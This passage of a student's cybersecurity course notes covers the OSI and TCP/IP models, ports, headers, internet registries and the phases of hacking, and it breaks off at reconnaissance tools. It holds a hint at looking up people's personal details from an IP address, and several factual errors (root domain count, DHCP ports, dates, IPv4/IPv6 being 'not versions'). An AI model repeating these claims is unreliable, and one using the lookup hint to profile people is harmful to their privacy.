

---

# CYBER SECURITY NOTES

---

Should not be used for malicious intent




**Disclaimer:**

**The content below is taken from the web and semi built for my research on cyber security. The document is not official purpose so the picture credits are not given but are taken from multiple websites.**

**Usage of information given below should only be used for non-malicious activity. Any consequences faced due improper use is not of my concern and I am not responsible for it.**

## OSI model

OSI stands for **Open Systems Interconnection**. It has been developed by ISO – ‘**International Organization of Standardization**’, in the year 1974. It is a 7 layer architecture with each layer having specific functionality to performed. All these 7 layers work collaboratively to transmit the data from one person to another across the globe.



### 1. Physical Layer (Layer 1) :

The lowest layer of the OSI reference model is the physical layer. It is responsible for the actual physical connection between the devices. The physical layer contains information in the form of **bits**. It is responsible for the actual physical connection between the devices. When receiving data, this layer will get the signal received and convert it into 0s and 1s and send them to the Data Link layer, which will put the frame back together.

1100 0111 0011

The functions of the physical layer are :

1. **Bit synchronization:** The physical layer provides the synchronization of the bits by providing a clock. This clock controls both sender and receiver thus providing synchronization at bit level.
2. **Bit rate control:** The Physical layer also defines the transmission rate i.e. the number of bits sent per second.

3. **Physical topologies:** Physical layer specifies the way in which the different, devices/ nodes are arranged in a network i.e. bus, star or mesh topology.
4. **Transmission mode:** Physical layer also defines the way in which the data flows between the two connected devices. The various transmission modes possible are: Simplex, half-duplex and full-duplex.

\* Hub, Repeater, Modem, Cables are Physical Layer devices.

\*\* Network Layer, Data Link Layer and Physical Layer are also known as **Lower Layers** or **Hardware Layers**.

## 2. Data Link Layer (DLL) (Layer 2) :

The data link layer is responsible for the node to node delivery of the message. The main function of this layer is to make sure data transfer is error free from one node to another, over the physical layer. When a packet arrives in a network, it is the responsibility of DLL to transmit it to the Host using its MAC address.

Data Link Layer is divided into two sub layers :

1. Logical Link Control (LLC)
2. Media Access Control (MAC)

Packet received from Network layer is further divided into frames depending on the frame size of NIC(Network Interface Card). DLL also encapsulates Sender and Receiver's MAC address in the header.

The Receiver's MAC address is obtained by placing an ARP(Address Resolution Protocol) request onto the wire asking "Who has that IP address?" and the destination host will reply with its MAC address.



The functions of the data Link layer are :

1. **Framing:** Framing is a function of the data link layer. It provides a way for a sender to transmit a set of bits that are meaningful to the receiver. This can be accomplished by attaching special bit patterns to the beginning and end of the frame.
2. **Physical addressing:** After creating frames, Data link layer adds physical addresses (MAC address) of sender and/or receiver in the header of each frame.
3. **Error control:** Data link layer provides the mechanism of error control in which it detects and retransmits damaged or lost frames.
4. **Flow Control:** The data rate must be constant on both sides else the data may get corrupted thus , flow control coordinates that amount of data that can be sent before receiving acknowledgement.
5. **Access control:** When a single communication channel is shared by multiple devices, MAC sub-layer of data link layer helps to determine which device has control over the channel at a given time.

\* Packet in Data Link layer is referred as **Frame**.

\*\* Data Link layer is handled by the NIC (Network Interface Card) and device drivers of host

*machines.*

*\*\*\* Switch & Bridge are Data Link Layer devices.*

### 3. Network Layer (Layer 3) :

Network layer works for the transmission of data from one host to the other located in different networks. It also takes care of packet routing i.e. selection of shortest path to transmit the packet, from the number of routes available. The sender & receiver's IP address are placed in the header by network layer.

The functions of the Network layer are :

1. **Routing:** The network layer protocols determine which route is suitable from source to destination. This function of network layer is known as routing.
2. **Logical Addressing:** In order to identify each device on internetwork uniquely, network layer defines an addressing scheme. The sender & receiver's IP address are placed in the header by network layer. Such an address distinguishes each device uniquely and universally.

\* *Segment* in Network layer is referred as **Packet**.



\*\* Network layer is implemented by networking devices such as routers.

### 4. Transport Layer (Layer 4) :

Transport layer provides services to application layer and takes services from network layer. The data in the transport layer is referred to as *Segments*. It is responsible for the End to End delivery of the complete message. Transport layer also provides the acknowledgement of the successful data transmission and re-transmits the data if error is found.

#### • At sender's side:

Transport layer receives the formatted data from the upper layers, performs **Segmentation** and also implements **Flow & Error control** to ensure proper data transmission. It also adds Source and Destination port number in its header and forwards the segmented data to the Network Layer.

Note: The sender need to know the port number associated with the receiver's application. Generally this destination port number is configured, either by default or manually. For example, when a web application makes a request to a web server, it typically uses port number 80, because this is the default port assigned to web applications. Many applications have default port assigned.

#### • At receiver's side:

Transport Layer reads the port number from its header and forwards the Data which it has received to the respective application. It also performs sequencing and reassembling of the segmented data.

The functions of the transport layer are :

1. **Segmentation and Reassembly:** This layer accepts the message from the (session) layer , breaks the message into smaller units . Each of the segment produced has a

header associated with it. The transport layer at the destination station reassembles the message.

2. **Service Point Addressing:** In order to deliver the message to correct process, transport layer header includes a type of address called service point address or port address. Thus by specifying this address, transport layer makes sure that the message is delivered to the correct process.

The services provided by transport layer :

1. **Connection Oriented Service:** It is a three phase process which include
  - Connection Establishment
  - Data Transfer
  - Termination / disconnection

In this type of transmission the receiving device sends an acknowledgment, back to the source after a packet or group of packet is received. This type of transmission is reliable and secure.

2. **Connection less service:** It is a one phase process and includes Data Transfer. In this type of transmission the receiver does not acknowledge receipt of a packet. This approach allows for much faster communication between devices. Connection oriented Service is more reliable than connection less Service.

*\* Data in the Transport Layer is called as **Segments**.*

*\*\* Transport layer is operated by the Operating System. It is a part of the OS and communicates with the Application Layer by making system calls.*

*Transport Layer is called as **Heart of OSI model**.*

## 5. Session Layer (Layer 5) :

This layer is responsible for establishment of connection, maintenance of sessions, authentication and also ensures security.

The functions of the session layer are :

1. **Session establishment, maintenance and termination:** The layer allows the two processes to establish, use and terminate a connection.
2. **Synchronization :** This layer allows a process to add checkpoints which are considered as synchronization points into the data. These synchronization point help to identify the error so that the data is re-synchronized properly, and ends of the messages are not cut prematurely and data loss is avoided.
3. **Dialog Controller :** The session layer determines which device will communicate first and the amount of data that will be sent.


*\*\*All the above 3 layers are integrated as a single layer in TCP/IP model as “Application Layer”.*

*\*\*Implementation of above 3 layers is done by the network application itself. These are also known as **Upper Layers** or **Software Layers**.*

### SCENARIO:

Let's consider a scenario where a user wants to send a message through some Messenger application running in his browser. The “Messenger” here acts as the application layer which

provides the user with an interface to create the data. This message or so called Data is compressed, encrypted (if any secure data) and converted into bits (0's and 1's) so that it can be transmitted.



## 6. Presentation Layer (Layer 6) :

Presentation layer is also called the **Translation layer**. The data from the application layer is extracted here and manipulated as per the required format to transmit over the network.

The functions of the presentation layer are :

1. **Translation** : For example, ASCII to EBCDIC.
2. **Encryption/ Decryption** : Data encryption translates the data into another form or code. The encrypted data is known as the cipher text and the decrypted data is known as plain text. A key value is used for encrypting as well as decrypting data.
3. **Compression**: Reduces the number of bits that need to be transmitted on the network.

## 7. Application Layer (Layer 7) :

At the very top of the OSI Reference Model stack of layers, we find Application layer which is implemented by the network applications. These applications produce the data, which has to be transferred over the network. This layer also serves as window for the application services to access the network and for displaying the received information to the user.

Ex: Application – Browsers, Skype Messenger etc.

*\*\*Application Layer is also called as Desktop Layer.*



The functions of the Application layer are :

1. Network Virtual Terminal
2. FTAM-File transfer access and management
3. Mail Services
4. Directory Services

OSI model acts as a reference model and is not implemented in Internet because of its late invention. Current model being used is the TCP/IP model.

### Personal Notes:

- Don't look at these layers as some layers in network, These layers actually describe or brief how the network works.
- These layers are not stages so the each layers can communicate with upper or lower layers at any time.
- The most important thing look at these layers physically in real world with an example , only then you will be understanding each layers.

## Networking Devices

---

To get a good understanding of the layers in OSI and TCP models we need to even have good understanding of few devices and their functionalities.

**Hubs:** Hubs are general network devices ( These are mostly out of use at present condition) that just connect all point of the network. When a packet is sent the packet is duplicated and sent to all the point over the network. This is huge waste of bandwidth or baud.

**Switches:** These are advancements of hubs. These are just glorified hubs who know where to send a particular packet thus reducing the high usage of bandwidth. These are used for extending the network. These are layer2 Devices.

**Router:** While the above two are intra networking devices this is a inter networking device. This is a layer 3 device. The routers are responsible for path definition , packet forwarding / filtering(Just separation of packets, It does not discard them) and Internetworking.

## The IEEE standards

---



<a href="#">IEEE 260</a>	Standard Letter Symbols for Units of Measurement, IEEE-260-1978 (now 260.1-2004)
<a href="#">IEEE 488</a>	Standard Digital Interface for Programmable Instrumentation, IEEE-488-1978 (now 488.1)
<a href="#">IEEE 610</a>	Standard Glossary of Software Engineering Terminology
<a href="#">IEEE 754</a>	<a href="#">Floating point</a> arithmetic specifications
<a href="#">IEEE 802</a>	<a href="#">LAN/MAN</a>
<a href="#">IEEE 802.1</a>	Standards for LAN/MAN bridging and management and remote media access control (MAC) bridging
<a href="#">IEEE 802.2</a>	Standards for Logical Link Control (MAC) standards for connectivity
<a href="#">IEEE 802.3</a>	<a href="#">Ethernet</a> Standards for Carrier Sense Multiple Access with Collision Detection (CSMA/CD)
<a href="#">IEEE 802.4</a>	Standards for token passing bus access
<a href="#">IEEE 802.5</a>	Standards for token ring access and for communications between LANs and MANs
<a href="#">IEEE 802.6</a>	Standards for information exchange between systems
<a href="#">IEEE 802.7</a>	Standards for broadband LAN cabling
<a href="#">IEEE 802.8</a>	Fiber-optic connection
<a href="#">IEEE 802.9</a>	Standards for integrated services, like voice and data
<a href="#">IEEE 802.10</a>	Standards for LAN/MAN security implementations
<a href="#">IEEE 802.11</a>	Wireless Networking – " <a href="#">WiFi</a> "
<a href="#">IEEE 802.12</a>	Standards for demand priority access method
<a href="#">IEEE 802.14</a>	Standards for cable television broadband communications
<a href="#">IEEE 802.15.2</a>	Bluetooth and Wi-Fi coexistence mechanism
<a href="#">IEEE 802.15.4</a>	Wireless Sensor/Control Networks – " <a href="#">ZigBee</a> "
<a href="#">IEEE 802.15.6</a>	Wireless <a href="#">Body Area Network<sup>[15]</sup></a> (BAN) – (e.g. <a href="#">Bluetooth low energy</a> )
<a href="#">IEEE 802.16</a>	Wireless Networking – " <a href="#">WiMAX</a> "
<a href="#">IEEE 802.24</a>	Standards for Logical Link Control (LLC) standards for connectivity
<a href="#">IEEE 828</a>	Configuration Management in Systems and Software Engineering
<a href="#">IEEE 829</a>	Software Test Documentation
<a href="#">IEEE 830</a>	Software Requirements Specifications

<a href="#">IEEE 896</a>	Futurebus
<a href="#">IEEE 1003</a>	<a href="#">Unix</a> compatibility programming standard – POSIX
<a href="#">IEEE 1016</a>	Software Design Description
<a href="#">IEEE 1028</a>	Standard for Software Reviews and Audits
<a href="#">IEEE 1044.1</a>	Standard Classification for Software Anomalies
<a href="#">IEEE 1059</a>	Software Verification And Validation Plan
<a href="#">IEEE 1073</a>	Point of Care Medical Device Communication Standards
<a href="#">IEEE 1074</a>	Software Development Life Cycle
<a href="#">IEEE 1076</a>	<a href="#">VHDL</a> – <a href="#">VHSIC Hardware Description Language</a>
<a href="#">IEEE 1149.1</a>	JTAG
<a href="#">IEEE 1149.6</a>	<a href="#">AC-JTAG</a>
<a href="#">IEEE 1180</a>	<a href="#">Discrete cosine transform</a> accuracy
<a href="#">IEEE 1233</a>	System Requirements Specification
<a href="#">IEEE 1275</a>	Open Firmware
<a href="#">IEEE 1284</a>	<a href="#">Parallel port</a>
<a href="#">IEEE P1363</a>	<a href="#">Public key cryptography</a>
<a href="#">IEEE 1394</a>	Serial bus – "FireWire", "i.Link"
<a href="#">IEEE 1471</a>	<a href="#">software architecture</a> / <a href="#">system architecture</a>
<a href="#">IEEE 1541</a>	<a href="#">Prefixes for Binary Multiples</a>
<a href="#">IEEE 1584</a>	Guide for Performing <a href="#">Arc Flash</a> Hazard Calculations
<a href="#">IEEE 1588</a>	Precision Time Protocol
<a href="#">IEEE P1619</a>	Security in Storage Working Group (SISWG)
<a href="#">IEEE 1666</a>	IEEE Standard for Standard SystemC Language Reference Manual
<a href="#">IEEE 1667</a>	Standard Protocol for Authentication in Host Attachments of Transient Storage Devices
<a href="#">IEEE 1801</a>	<a href="#">Unified Power Format</a>
<a href="#">IEEE 1849</a>	IEEE Standard for eXtensible Event Stream (XES) for Achieving Interoperability in Event Logs and Event Streams
<a href="#">IEEE 1855</a>	IEEE Standard for Fuzzy Markup Language
<a href="#">IEEE 1901</a>	Broadband over <a href="#">Power Line Networks</a>
<a href="#">IEEE 1906.1</a>	Recommended Practice for Nanoscale and Molecular Communication Framework

[IEEE 2600](#)

Hardcopy Device and System Security (and related ISO/IEC 15408 Protection Profiles)

[IEEE 12207](#)

[Information Technology](#) – Software life-cycle processes

[IEEE Switchgear Committee](#)

C37 series of standards for Low and High voltage equipment

## Few standard ports

---

There are a possible of 65,536 ports that are available over the system but all of them are not use.

There are few standard ports in the system . All of them can be accessed at : [https://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

But here are few that worth remembering-

Port Number	Service
21	FTP
22	SSH
23	TELNET
25	SMTP
53	DNS
66/67	DHCP SENDER/RECEIVER
80	HTTP
443	HTTPS
110	POP3

These are the ports that are used in standard for particular services. These can be overridden and be used but best to use other free ports.

## TCP/IP Model

---

The **OSI Model** we just looked at is just a reference/logical model. It was designed to describe the functions of the communication system by dividing the communication procedure into smaller and simpler components. But when we talk about the TCP/IP model, it was designed and developed by Department of Defense (DoD) in 1960s and is based on standard protocols. It stands for Transmission Control Protocol/Internet Protocol. The **TCP/IP model** is a concise version of the OSI model. It contains four layers, unlike seven layers in the OSI model. The layers are:

1. Process/Application Layer
2. Host-to-Host/Transport Layer
3. Internet Layer
4. Network Access/Link Layer

The diagrammatic comparison of the TCP/IP and OSI model is as follows :

TCP/IP MODEL
Application Layer
Transport Layer
Internet Layer
Network Access Layer

OSI MODEL
Application Layer
Presentation Layer
Session Layer
Transport Layer
Network Layer
Data Link Layer
Physical Layer

The first layer is the Process layer on the behalf of sender and Network Access layer on the behalf of receiver. During this article we will be talking on the behalf of receiver.

### 1. Network Access Layer –

This layer corresponds to the combination of Data Link Layer and Physical Layer of the OSI model. It looks out for hardware addressing and the protocols present in this layer allows for physical transmission of data.

We just talked about ARP being a protocol of Internet layer, but there is a conflict about declaring it as a protocol of Internet Layer or Network access layer. It is described as residing in layer 3, being encapsulated by layer 2 protocols.

### 2. Internet Layer –

This layer parallels the functions of OSI's Network layer. It defines the protocols which are responsible for logical transmission of data over the entire network. The main protocols residing at this layer are :

1. **IP** – stands for Internet Protocol and it is responsible for delivering packets from the source host to the destination host by looking at the IP addresses in the packet headers. IP has 2 versions:  
IPv4 and IPv6. IPv4 is the one that most of the websites are using currently. But IPv6 is growing as the number of IPv4 addresses are limited in number when compared to the number of users.
2. **ICMP** – stands for Internet Control Message Protocol. It is encapsulated within IP datagrams and is responsible for providing hosts with information about network problems.
3. **ARP** – stands for Address Resolution Protocol. It's job is to find the hardware address of a host from a known IP address. ARP has several types: Reverse ARP, Proxy ARP, Gratuitous ARP and Inverse ARP.

### 3. Host-to-Host Layer –

This layer is analogous to the transport layer of the OSI model. It is responsible for end-to-end communication and error-free delivery of data. It shields the upper-layer applications from the complexities of data. The two main protocols present in this layer are :

1. **Transmission Control Protocol (TCP)** – It is known to provide reliable and error-free communication between end systems. It performs sequencing and segmentation of data. It also has acknowledgement feature and controls the flow of the data through flow control mechanism. It is a very effective protocol but has a lot of overhead due to such features. Increased overhead leads to increased cost.
2. **User Datagram Protocol (UDP)** – On the other hand does not provide any such features. It is the go to protocol if your application does not require reliable transport as it is very cost-effective. Unlike TCP, which is connection-oriented protocol, UDP is connectionless.

### 4. Process Layer –

This layer performs the functions of top three layers of the OSI model: Application, Presentation and Session Layer. It is responsible for node-to-node communication and controls user-interface specifications. Some of the protocols present in this layer are : HTTP, HTTPS, FTP, TFTP, Telnet, SSH, SMTP, SNMP, NTP, DNS, DHCP, NFS, X Window, LPD. Have a look at [Protocols in Application Layer](#) for some information about these protocols. Protocols other than those present in the linked article are :


1. **HTTP and HTTPS** – HTTP stands for Hyper-text transfer protocol. It is used by the World Wide Web to manage communications between web browsers and servers. HTTPS stands for HTTP-Secure. It is a combination of HTTP with SSL(Secure Socket Layer). It is efficient in cases where the browser need to fill out forms, sign in, authenticate and carry out bank transactions.
2. **SSH** – SSH stands for Secure Shell. It is a terminal emulations software similar to Telnet. The reason SSH is more preferred is because of its ability to maintain encrypted connection. It sets up a secure session over a TCP/IP connection.
3. **NTP** – NTP stands for Network Time Protocol. It is used to synchronize the clocks on our computer to one standard time source. It is very useful in situations like bank transactions. Assume the following situation without the presence of NTP. Suppose you carry out a transaction, where your computer reads the time at 2:30 PM while the server records it at 2:28 PM. The server can crash very badly if it's out of sync.

## Headers(TCP,OSI,IPV4 and IPV6)


---

**Note:** Although IPv4 and IPv6 are read as IP version4 and version6 these are not actually versions. This is a huge misnomer, these two are just simply two different kinds of addressing types.


### ICMP Header



## IPv4 Header




## TCP Header



TCP Flags	Congestion Notification	TCP Options	Offset																											
<div>C E U A P R S F</div> <p>Congestion Window</p> <p>C 0x80 Reduced (CWR)</p> <p>E 0x40 ECN Echo (ECE)</p> <p>U 0x20 Urgent</p> <p>A 0x10 Ack</p> <p>P 0x08 Push</p> <p>R 0x04 Reset</p> <p>S 0x02 Syn</p> <p>F 0x01 Fin</p>	<p>ECN (Explicit Congestion Notification). See RFC 3168 for full details, valid states below.</p> <table><thead><tr><th>Packet State</th><th>DSB</th><th>ECN bits</th></tr></thead><tbody><tr><td>Syn</td><td>00</td><td>11</td></tr><tr><td>Syn-Ack</td><td>00</td><td>01</td></tr><tr><td>Ack</td><td>01</td><td>00</td></tr><tr><td>No Congestion</td><td>01</td><td>00</td></tr><tr><td>No Congestion</td><td>10</td><td>00</td></tr><tr><td>Congestion</td><td>11</td><td>00</td></tr><tr><td>Receiver Response</td><td>11</td><td>01</td></tr><tr><td>Sender Response</td><td>11</td><td>11</td></tr></tbody></table>	Packet State	DSB	ECN bits	Syn	00	11	Syn-Ack	00	01	Ack	01	00	No Congestion	01	00	No Congestion	10	00	Congestion	11	00	Receiver Response	11	01	Sender Response	11	11	<p>0 End of Options List</p> <p>1 No Operation (NOP, Pad)</p> <p>2 Maximum segment size</p> <p>3 Window Scale</p> <p>4 Selective ACK ok</p> <p>8 Timestamp</p> <div>Checksum</div> <p>Checksum of entire TCP segment and pseudo header (parts of IP header)</p>	<p>Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.</p> <div>RFC 793</div> <p>Please refer to RFC 793 for the complete Transmission Control Protocol (TCP) Specification.</p>
Packet State	DSB	ECN bits																												
Syn	00	11																												
Syn-Ack	00	01																												
Ack	01	00																												
No Congestion	01	00																												
No Congestion	10	00																												
Congestion	11	00																												
Receiver Response	11	01																												
Sender Response	11	11																												

## UDP Header



Checksum	RFC 768
Checksum of entire UDP segment and pseudo header (parts of IP header)	Please refer to RFC 768 for the complete User Datagram Protocol (UDP) Specification.

## Some important points to remember

- There are a total of 14 root domains.
- There can be a maximum of 256 protocols (from the headers).
- There are a total of 65536 ports available. Where one port can be used by different service and vice-versa.



The content up to here is just only an introduction to the cyber security course.

From here on the following content is about the course experiments and the concepts that help to understand them.

## The IANA[Internet Assigned Number Authority]

The IANA is the governing body of the internet. It is this body that maintains the IP addresses all over the world. Now since it not possible to control the whole world with a single organisation the IANA has subdivisions which are responsible for the internet at specific parts of the world . There are a total of 5 divisions or to says 5 sub- organisations of IANA. These sub divisions are called as RIR(s)[Regional internet registry]. The different subdivisions and the areas covered is given in the picture given below.



REGISTRY	AREA COVERED
AFRINIC	Africa Region
APNIC	Asia/Pacific Region
ARIN	Canada, USA, and some Caribbean Islands
LACNIC	Latin America and some Caribbean Islands
RIPE NCC	Europe, the Middle East, and Central Asia

Now these RIR(s) in turn assigns a range of IP(s) to different registered LIR(s) [Local Internet Registry]. These LIR(S) are nothing but your ISP(s) [Internet Service Providers]. Examples of ISP(S) are ACTFiber net, Tata Communications, BSNL etc.

Let the see the responsibilities of each organisation, LIR is responsible for giving an unique IP address to each of their registered customers and also should log the data of the user. While the RIR and LIR has similar responsibility i.e allocation of IP to their sub organisations and maintain records. Any violation of the specified rules will put the LIR to be listed in Blacklist. All the organisations have to work with transparency so they have every available data on the web.

**Note:** Using the data present these websites we can narrow down the search of an IP address.

And websites like Pipl.com and anywho.com can used to find few of the personal details .

## Phases of Hacking

---

Usually there are 5 phases of hacking:

1. Reconnaissance.
2. Scanning and enumeration.
3. Gaining access.
4. Maintaining access.
5. Covering Tracks.

### Reconnaissance

In this phase information gathering is done.

The facts provided or learned about something or someone is called as information. We can use any possible way to gather the information required. Either it may physically following someone or using passive means like following over the social media or using networking tools .

Now in the case of networking we have few tools such as ipconfig, ping, nslookup , tracert and few other tools over the network.

Let us see the command line tools first-

